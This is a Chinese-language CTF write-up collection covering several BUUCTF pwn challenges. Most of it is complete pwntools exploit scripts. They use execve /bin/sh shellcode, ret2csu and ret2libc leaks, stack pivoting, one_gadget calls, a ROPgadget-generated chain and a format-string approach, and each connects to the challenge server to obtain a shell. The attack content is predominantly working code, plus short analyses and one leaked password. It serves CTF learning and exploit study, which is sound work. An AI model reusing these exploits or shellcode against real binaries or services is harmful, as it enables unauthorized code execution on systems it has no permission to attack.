
EXP

```
#!/usr/bin/env python2
## execve generated by ROPgadget
from pwn import *

context.arch="i386"

shellcode=asm("xor ecx,ecx;xor edx,edx;push edx;push 0x68732f6e;push 0x69622f2f;mov ebx,esp;mov eax,11;int 0x80"
)


io=remote("node4.buuoj.cn",25151)#process("/root/PicoCTF_2018_shellcode")#

io.sendline(shellcode)

io.interactive()
```

jarvisoj_level5

分析

经典的栈溢出



程序是x64位版本

该题使用[[ret2csu]]解法，详细可见
[[个人/知识系统/CTF系统/PWN/BUUCTF#Jarvisoj_level3]]的Write UP

整体思路：

1. 栈溢出ROP
   1. 泄露libc
   2. getshell

EXP


```
from pwn import *
context.log_level="debug"
context.arch="amd64"
name="/root/level3_x64_lv5"
p = remote("node4.buuoj.cn",29568)
libc=ELF("./x64/libc-2.23_buuctf.so")
#p=process(name)#

elf=ELF(name)

read_got=elf.got['read']
main_addr=elf.sym['main']
write_plt=elf.plt['write']
```

```
#x64下存入3个参数在 rdi rsi rdx（在csu_init找gadget）
#注意 gadget连成ret结尾 多动态调试
#想知道call了什么 动态调试开起来


pop_rbx_rbp_r12_r13_r14_r15=0x00000000004006AA# : pop r13 ; pop r14 ; pop r15 ; ret
libc_csu_mov=0x0000000000400690
call_dyn=0x600880#定位__init地址 使用 x/8gx &_DYNAMIC


payload=b"a"*(0x80+8)
payload+=p64(pop_rbx_rbp_r12_r13_r14_r15)
payload+=p64(0)+p64(1)+p64(call_dyn)+p64(8)+p64(read_got)+p64(1)#gadget 2

payload+=p64(libc_csu_mov)#gadget 1
payload+=p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)

payload+=p64(write_plt)+p64(main_addr)



p.sendlineafter(b"Input:\n",payload)#leak
sleep(0.2)


leak_addr=p.recv(8).ljust(8,b"\x00")

print("leak -> {}".format(leak_addr))#{} and format

libc_base=u64(leak_addr)-libc.sym['read']

"""
0x3a80c execve("/bin/sh", esp+0x28, environ)
constraints:
  esi is the GOT address of libc
  [esp+0x28] == NULL

"""
one_gadget=libc_base+0x4526a

payload=b"a"*(0x80+8)
payload+=p64(one_gadget)+p64(main_addr)
sleep(0.2)
p.sendlineafter(b"Input:\n",payload)#leak

p.interactive()
#find / -name flag flag{fca3c3e6-b051-4ac1-8349-e2fa3a74412c}
```

cmcc_pwnme2

分析

简单静态分析可以发现，有一个栈溢出的漏洞还有后门函数



常规思路下，利用栈溢出ROP调用后门函数可以得到flag
但是在BUUCTF似乎本地没有配置该flag文件，此题我使用了[[ret2libc]]

整体思路：

1. 栈溢出ROP
    1. 泄露libc
    2. 计算getshell地址，调用getshell

注意的点：

- 注意修复ROP的返回地址，无论是x86还是x64，执行system参数可直接传字符串地址

EXP

```
from pwn import *;
context.log_level="debug"
context.arch="i386"
context.os="linux"

isLocal=0
libc=ELF("./x86/libc-2.23_buuctf.so")#ELF("/lib/i386-linux-gnu/libc-2.23.so")#

if  isLocal:
    p=process("/root/pwnme2")#

    pause()
```

```
else :
    p=remote("node4.buuoj.cn",29630)

elf=ELF('/root/pwnme2')
add0_addr=elf.sym['add_home']
add1_addr=elf.sym['add_flag']
exec_str=elf.sym["exec_string"]
main_addr=elf.sym["main"]#0x08048776#0x8048737## reReadelf.sym["use"]
retn_nop=0x08048681

#非常规解法，直接rop到关键位置拿flag 跳过参数判断
## mov_home=0x8048651
## mov_flag=0x08048698#0x8048682
## mov_exec=0x080485CB


## payload  =b"a"*(0x6c)+p32(mov_exec)+p32(retn_nop)*30#过掉userfunction 在main里rop，去除干扰堆栈的因素
## payload+=p32(mov_flag)+p32(retn_nop)*2+p32(mov_exec)#pop 2次

## #p32(mov_home)+p32(0xdeadbeef)+p32(0xCAFEBABE)+
## #payload+=p32(mov_flag)+p32(mov_exec)
## #无flag文件


printf_plt=elf.plt["puts"]
printf_got=elf.got["printf"]
payload  =b"a"*(0x6c+4)+p32(printf_plt)+p32(main_addr)+p32(printf_got)

p.sendlineafter("input:",payload)#
p.recvuntil("Hello")
p.recvuntil("\n")
leak=u32(p.recv(4))

log.success(hex(leak))

libc_base=leak-libc.sym["printf"]
system_addr=libc_base+libc.sym["system"]

sh_addr=0x080482CE
payload  =b"a"*(0x6c+4)+p32(system_addr)+p32(main_addr)+p32(sh_addr)
#注意修复ROP的返回地址，无论是x86还是x64，执行system参数可直接传字符串地址

p.sendlineafter("input:",payload)





p.interactive()

#flag{ just do it
```

actf_2019_babystack

分析

```c
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  __int64 result; // rax
  char s[208]; // [rsp+0h] [rbp-D0h] BYREF

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  signal(14, handler);
  alarm(60u);
  memset(s, 0, sizeof(s));
  puts("Welcome to ACTF's babystack!");
  sleep(3u);
  puts("How many bytes of your message?");
  putchar('>');
  sub_400A1A();
  if ( nbytes <= 224 )
  {
    printf("Your message will be saved at %p\n", s);// 泄露s地址（栈）
    puts("What is the content of your message?");
    putchar('>');
    read(0, s, nbytes);
    puts("Byebye~");
    result = 0LL;
  }
  else
  {
    puts("I've checked the boundary!");
    result = 1LL;
  }
  return result;
}
```

简单分析可以发现，程序有溢出（224-208=16）字节的漏洞

使用常规的栈溢出解法，无法进行ROP（空间不足）
故考虑使用[[栈迁移]]方法

同时程序泄露了栈地址（变量地址），这是一个Hint

整体思路：

1. 利用栈迁移移动rsp地址执行更多字节数的payload
    1. 泄露libc
    2. getshell
        1. 执行system+shaddr

注意的点：

1. 多动态调试，动态调试为准，一切知识只是固定的信念，不执著
2. 如果ROP堆栈没修复好崩溃，不妨返回到更大的层级（例如main不行，返回到_start）就行重置堆栈
3. 新姿势（libc_base+sh_addr）可调用libc内部的sh地址
4. int(x,16)可用来转超过8字节的16进制数据
5. leave特性往往会跳到地址+8的payload

EXP

```python
from pwn import *

context.log_level="DEBUG"
fn='/root/ACTF_2019_babystack'
p = remote("node4.buuoj.cn",27147)#process('/root/fm')
```

```
p = remote("node4.buuoj.cn",27147)#process("./root/jm")
libc=ELF("./x64/libc-2.27_buuctf.so")
#ELF("/lib/x86_64-linux-gnu/libc-2.23.so")


elf=ELF(fn)
p.sendlineafter(b">","224")


p.recvuntil("0x")
leak_s=int(p.recv(12),16)#超过8位的64 16进制用int转

log.success("leak=>{}".format(hex(leak_s)))



main_addr=0x0000000000400800#注意返回地址修复堆栈，main不行就_start试试~

#memset 0x00000000004008F6#0x00000000004009E4 #elf.sym["_start"]
#LEAK
pop_rdi_ret=0x0000000000400ad3## : pop rdi ; ret
get_inputnumber=0x0000000000400A1A
ret_gadget=0x0000000000400709
leave_gadget=0x0000000000400a18
puts_plt=elf.plt["puts"]
read_got=elf.got["read"]
payload=(p64(pop_rdi_ret)+p64(read_got)+p64(puts_plt)+p64(main_addr)).ljust(0xd0,b"\x00")



payload+=p64(leak_s-8)#rbp+8(leave特性) 跳到第一个代码
payload+=p64(leave_gadget)
p.sendafter(b">",payload)
p.recvuntil("Byebye~\n")
leak=u64(p.recv(6).ljust(8,b"\x00"))
log.success("leak2=>{}".format(hex(leak)))

libc_base=leak-libc.sym["read"]
system_addr=libc_base+libc.sym["system"]
#sh_addr=libc_base

binsh_addr=libc_base+0x00000000001b3e9a#字符串在libc

binsh_addr_locallibc=libc_base+0x000000000018ce57## : /bin/sh 同样可指向字符串

#p.interactive()
p.sendlineafter(b">","224")


p.recvuntil("0x")
leak_s=int(p.recv(12),16)#超过8位的64 16进制用int转

log.success("leak=>{}".format(hex(leak_s)))


payload=(p64(pop_rdi_ret)+p64(binsh_addr)+p64(system_addr)+p64(main_addr)).ljust(0xd0,b"\x00")
payload+=p64(leak_s-8)#rbp+8(leave特性) 跳到第一个代码
payload+=p64(leave_gadget)
p.sendafter(b">",payload)
```

```
p.interactive()
```

axb_2019_brop64

分析

很明显的栈溢出题目

```
__int64 repeater()
{
  size_t v1; // rax
  char s[208]; // [rsp+0h] [rbp-D0h] BYREF

  printf("Please tell me:");
  memset(s, 0, 0xC8uLL);
  read(0, s, 0x400uLL);                           // 溢出
  if ( !strcmp(s, "If there is a chance,I won't make any mistake!\n") )
  {
    puts("Wish you happy everyday!");
  }
  else
  {
    printf("Repeater:");
    v1 = strlen(s);
    write(1, s, v1);
  }
  return 0LL;
}
```

整体思路：

1. 栈溢出泄露Libc
2. getshellROP

哥哥简直是ROP之王~

EXP

```python
#coding=utf-8
from pwn import *
from LibcSearcher import LibcSearcher
context.log_level="debug"
context.arch="amd64"

isLocal=0

filename="/root/axb_2019_brop64"
if  isLocal:
    p=process(filename)#

    pause()
else :
    p=remote("node4.buuoj.cn",29984)

elf=ELF(filename)
libc=ELF("./x64/libc-2.23_buuctf.so")
pop_rdi_ret=0x0000000000400963## : pop rdi ; ret
read_got=elf.got["read"]
printf_plt=elf.plt["printf"]
main_addr=elf.sym["main"]

#允许反常规 nolimits
#leak libc
payload=(b"If there is a chance,I won't make any mistake!\n\x00").ljust(0xd8,b"\x00")+p64(pop_rdi_ret)+p64(read_got)+p64(printf_plt)+p64(main_addr)
p.sendlineafter(b"Please tell me:",payload)


leak_libc=u64((p.recvuntil("\x7f")[-6:]).ljust(8,b"\x00"))

print(b"leadaddr:"+str(leak_libc).encode())

libc_base = leak_libc -  libc.sym["read"]

print("base:"+hex(libc_base))

one_gadget=libc_base+0x45216


#getshell
payload=(b"If there is a chance,I won't make any mistake!\n\x00").ljust(0xd8,b"\x00")+p64(one_gadget)
p.sendlineafter(b"Please tell me:",payload)#libc start
sleep(0.2)


p.interactive()

## ubuntu 16 : libc2.23
```

suctf_2018_basic pwn

分析

签到水题 栈溢出 带后门

```
 1 int __cdecl main(int argc, const char **argv, const char **envp)
 2 {
 3   char s[268]; // [rsp+10h] [rbp-110h] BYREF
 4   int v5; // [rsp+11Ch] [rbp-4h]
 5
 6   scanf("%s", s);
 7   v5 = strlen(s);
 8   printf("Hi %s\n", s);
 9   return 0;
10 }
```

```
1 int callThisFun(void)
2 {
3   char *path[4]; // [rsp+0h] [rbp-20h] BYREF
4
5   path[0] = "/bin/cat";
6   path[1] = "flag.txt";
7   path[2] = 0LL;
8   return execve("/bin/cat", path, 0LL);
9 }
```

整体思路:

1. 栈溢出ROP到后门函数

EXP

```python
#coding=utf-8
from pwn import *


context.log_level="debug"
context.arch="amd64"

isLocal=0

filename="/root/SUCTF_2018_basic_pwn"
if  isLocal:#7 - libc6_2.23-0ubuntu11.3_i386
    p=process(filename)#,env={"LD_PRELOAD" : "/lib/x86_64-linux-gnu/ld-2.23.so"}
    pause()
else :
    p=remote("node4.buuoj.cn",29389)

elf=ELF(filename)

shell=0x401157
main=0x0000000000401198
payload=b"b"*(0x110+8)+p64(shell)+p64(main)
p.sendline(payload)


p.interactive()
```

picoctf_2018_leak_me

分析

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s1[64]; // [esp+0h] [ebp-194h] BYREF
  char v5[256]; // [esp+40h] [ebp-154h] BYREF
  char s[64]; // [esp+140h] [ebp-54h] BYREF
  FILE *stream; // [esp+180h] [ebp-14h]
  char *v8; // [esp+184h] [ebp-10h]
  __gid_t v9; // [esp+188h] [ebp-Ch]
  int *v10; // [esp+18Ch] [ebp-8h]

  v10 = &argc;
  setvbuf(stdout, 0, 2, 0);
  v9 = getegid();
  setresgid(v9, v9, v9);
  memset(s, 0, sizeof(s));
  memset(v5, 0, sizeof(v5));
  memset(s1, 0, sizeof(s1));
  puts("What is your name?");
  fgets(v5, 256, stdin);
  v8 = strchr(v5, 10);
  if ( v8 )
    *v8 = 0;
  strcat(v5, ",\nPlease Enter the Password.");
  stream = fopen("password.txt", "r");
  if ( !stream )
  {
    puts(
      "Password File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.");
    exit(0);
  }
  fgets(s, 64, stream);
  printf("Hello ");
  puts(v5);
  fgets(s1, 64, stdin);
  v5[0] = 0;
  if ( !strcmp(s1, s) )                          // 判断输入密码匹配?
    flag();
  else
    puts("Incorrect Password!");
  return 0;
}
```

简单分析发现，程序基本逻辑

1. 比较密码是否正确
2. 进入flag函数输出flag

漏洞点：
strcat会溢出，造成泄露密码

在静态分析时我们也可以看见

变量s 存储正确密码
变量v5 存储输入的数据

同时查看他们的栈上偏移：

```
s[64]; // [esp+140h] [ebp-54h] BYREF
char v5[256]; // [esp+40h] [ebp-154h] BYREF
```

0x40+256=0x140，也就是说，如果我们把v5填充256字节填满，strcat再执行，他就会将strcat附加的数据覆写到下一个s变量的地址上。字符串是以`\x00`结尾的，这样的一句话，相当于为我们的变量s扩容了

```c
{
  char s1[64]; // [esp+0h] [ebp-194h] BYREF
  char v5[256]; // [esp+40h] [ebp-154h] BYREF
  char s[64]; // [esp+140h] [ebp-54h] BYREF
  FILE *stream; // [esp+180h] [ebp-14h]
  char *v8; // [esp+184h] [ebp-10h]
  __gid_t v9; // [esp+188h] [ebp-Ch]
  int *v10; // [esp+18Ch] [ebp-8h]

  v10 = &argc;
  setvbuf(stdout, 0, 2, 0);
  v9 = getegid();
  setresgid(v9, v9, v9);
  memset(s, 0, sizeof(s));
  memset(v5, 0, sizeof(v5));
  memset(s1, 0, sizeof(s1));
  puts("What is your name?");
  fgets(v5, 256, stdin);
  v8 = strchr(v5, 10);
  if ( v8 )
    *v8 = 0;
  strcat(v5, ",\nPlease Enter the Password.");
  stream = fopen("password.txt", "r");
  if ( !stream )
  {
    puts(
      "Password File is Missing. Problem is Misconfigured, please contac
    exit(0);
  }
  fgets(s, 64, stream);
  printf("Hello ");
  puts(v5);
  fgets(s1, 64, stdin);
  v5[0] = 0;
  if ( !strcmp(s1, s) )
    flag();
  else
    puts("Incorrect Password!");
  return 0;
}
```

0000080D main:25 (804880D)

```
?3.so, will report shared library events!

?d (pid=6293)
```

```python
filename="/root/PicoCTF_2018_leak-me"
if  isLocal:#7 - libc6_2.23-0ubuntu11.3_i386
    p=process(filename)#,env={"LD_PRELOAD" : "/lib/x86_6
    pause()
else :
    p=remote("node4.buuoj.cn",25061)

elf=ELF(filename)

payload=b"a"*256
p.sendlineafter(b'?',payload)
p.sendlineafter(b'word.',b"\x00"*64)

p.interactive()
```

```
[DEBUG] Sent 0x101 bytes:
    b'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\n'
[DEBUG] Received 0x13b bytes:
    b'Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa,a reAllY s3cuRe p4s$word f85406\n'
    b'\n'
    b'Incorrect Password!\n'
Traceback (most recent call last):
  File "/root/exp/buuctf/x86/picoctf_2018_leak_me.py", line 21, in <module>
    p.sendlineafter(b'word.',b"\x00"*64)
  File "/root/exp/pwntools/pwnlib/tubes/tube.py", line 822, in sendline
```

整体思路：

1. 变量溢出泄露正确密码
2. 输入正确密码回显flag


EXP

```python
#coding=utf-8
from pwn import *


context.log_level="debug"
context.arch="i386"

isLocal=0

filename="/root/PicoCTF_2018_leak-me"
if  isLocal:#7 - libc6_2.23-0ubuntu11.3_i386
    p=process(filename)#,env={"LD_PRELOAD" : "/lib/x86_64-linux-gnu/ld-2.23.so"}
    pause()
else :
    p=remote("node4.buuoj.cn",25061)

elf=ELF(filename)

payload=b"b"*256
p.sendlineafter(b'?',payload)#泄漏
p.sendlineafter(b'word.',b"a_reAllY_s3cuRe_p4s$word_f85406")

p.interactive()
```

x_ctf_b0verfl0w

分析

简单分析可以发现程序有栈溢出漏洞



同时有一个Hint函数

```
.text:080484FD                 public hint
.text:080484FD hint            proc near
.text:080484FD ; __unwind {
.text:080484FD                 push    ebp
.text:080484FE                 mov     ebp, esp
.text:08048500                 sub     esp, 24h
.text:08048503                 retn
.text:08048503 hint            endp ; sp-analysis failed
.text:08048503
.text:08048504 ; ---------------------------------------------------------------
.text:08048504                 jmp     esp
.text:08048506 ; ---------------------------------------------------------------
.text:08048506                 retn
.text:08048507 ; ---------------------------------------------------------------
.text:08048507                 mov     eax, 1
.text:0804850C                 pop     ebp
.text:0804850D                 retn
.text:0804850D ; } // starts at 80484FD
.text:0804850E
```

main是栈溢出
hint是一个gadget 移动esp位置

保护情况：

```
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

结合程序整体特征，我们可以利用任意执行Shellcode获取flag

注意的点：

- 需要一个`jmp esp`才能过度到asm代码


EXP

```
from pwn import *

context.arch="i386"
context.log_level="debug"
shellcode=asm("xor ecx,ecx;xor edx,edx;push edx;push 0x68732f6e;push 0x69622f2f;mov ebx,esp;mov eax,11;int 0x80"
)


hint=0x80484FD
jmp_esp=0x08048504## : jmp esp

p=remote("node4.buuoj.cn",29574)

shellcode=shellcode.ljust(0x20+4,b"\x90")
p.sendline(shellcode+p32(0x08048504)+asm("sub esp,40;jmp esp"))#需要一个jmp esp过度到asm

p.interactive()
```

picoctf_2018_can_you_gets_me

分析

简单分析发现，这是一道水题？
静态栈溢出题



利用方法有很多，这边选择最快的~自动化生成代码
↓

用ROPgadget生成ropchain 自动化getshell
`ROPgadget --binary PicoCTF_2018_can-you-gets-me --ropchain`

EXP

```python
from pwn import *
from struct import pack

context.log_level="DEBUG"
io=remote("node4.buuoj.cn",28118)
## Padding goes here
p = 'a'*28

p += pack('<I', 0x0806f02a) ## pop edx ; ret
p += pack('<I', 0x080ea060) ## @ .data
p += pack('<I', 0x080b81c6) ## pop eax ; ret
p += '/bin'
p += pack('<I', 0x080549db) ## mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f02a) ## pop edx ; ret
p += pack('<I', 0x080ea064) ## @ .data + 4
p += pack('<I', 0x080b81c6) ## pop eax ; ret
p += '//sh'
p += pack('<I', 0x080549db) ## mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806f02a) ## pop edx ; ret
p += pack('<I', 0x080ea068) ## @ .data + 8
p += pack('<I', 0x08049303) ## xor eax, eax ; ret
p += pack('<I', 0x080549db) ## mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) ## pop ebx ; ret
p += pack('<I', 0x080ea060) ## @ .data
p += pack('<I', 0x080de955) ## pop ecx ; ret
p += pack('<I', 0x080ea068) ## @ .data + 8
p += pack('<I', 0x0806f02a) ## pop edx ; ret
p += pack('<I', 0x080ea068) ## @ .data + 8
p += pack('<I', 0x08049303) ## xor eax, eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0807a86f) ## inc eax ; ret
p += pack('<I', 0x0806cc25) ## int 0x80

io.sendline(p)
io.interactive()
```

字符串格式化漏洞

综合模型总结

基本路径：

1. 测试字符串利用的偏移量
2. 通过编写EXP
    1. 泄露libc地址
    2. 利用fmt漏洞构造payload修改GOT表数据


特征：`printf`

Getshell:
当然你也可以选择使用one_gadget，但是在宽泛的条件下，可以优先选择使用system
system会更稳定一些
如果只能单一调用一个函数，再考虑one_gadget（需要考虑寄存器的条件）

额外：
%x的读入格式为`0x16进制数`

wdb_2018_2nd_easyfmt

分析



一个经典的字符串格式化漏洞题目，repeat

整体思路：

1. 泄露libc地址
2. 构造格式化Payload改GOT间接实现调用libcGetshell函数

当然你也可以选择使用one_gadget，但是在宽泛的条件下，可以优先选择使用system
